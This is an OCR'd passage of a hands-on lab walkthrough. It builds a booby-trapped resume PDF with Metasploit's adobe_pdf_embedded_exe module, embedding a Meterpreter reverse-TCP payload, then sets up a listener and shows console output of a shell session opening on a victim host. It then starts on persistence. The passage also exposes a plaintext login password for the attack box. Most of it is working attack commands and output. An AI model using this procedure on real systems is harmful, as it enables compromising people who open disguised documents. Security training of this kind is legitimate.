
3.6 set payload windows/meterpreter/reverse_tcp

set payload windows/meterpreter/reverse_tcp




3.7 set lhost 10.0.99.30

set lhost 10.0.99.30




3.8 set lport 4444

set lport 4444




3.9 set filename milocv.pdf

set filename milocv.pdf




3.10 set infilename /home/phantom3472/CV/miloresume.pdf

set infilename /home/phantom3472/CV/miloresume.pdf



3.11 run



3.12 Bring milocv.pdf over to attack box

Open attack box


3.13 Open WinSCP on RDP Desktop

Login to host computer

IP: 10.0.99.30

Username: phantom3472


Password: wgSOx9Od3s7q166vXoXu




3.14 Copy milocv.pdf over to attack box desktop

The one wanted is hidden
/home/phantom3472/.msf4/local/milocv.pdf


Open Directory Book




Adjust file as needed adding /.msf4
/home/phantom3472/.msf4




Select Local



Copy milocv.pdf over to ephemeral Desktop





3.15 use exploit/multi/handler


use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.99.30
set lport 4444
set exitonsession false
exploit -j


```
[-] Exploit failed: The following options failed to validate: INFILENAME.
msf exploit(adobe_pdf_embedded_exe) > run

[*] Reading in '/home/phantom3472/CV/miloresume.pdf'...
[*] Parsing '/home/phantom3472/CV/miloresume.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'milocv.pdf' file...
[+] milocv.pdf stored at /home/phantom3472/.msf4/local/milocv.pdf
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```

3.16 exploit -j


```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
```


3.17 Open milocv.pdf on the attack box






3.18 Select Save







3.19 Select Open

You get a shell






msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[-] Handler failed to bind to 10.0.99.30:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:51585) at 2024-02-09 16:18:41 +0000
msf exploit(handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.99.30 yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(handler) >

4 Persistence (two is one and one is none)

4.1 search -f "persistence"

```
msf exploit(handler) > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > search -f "persistence"
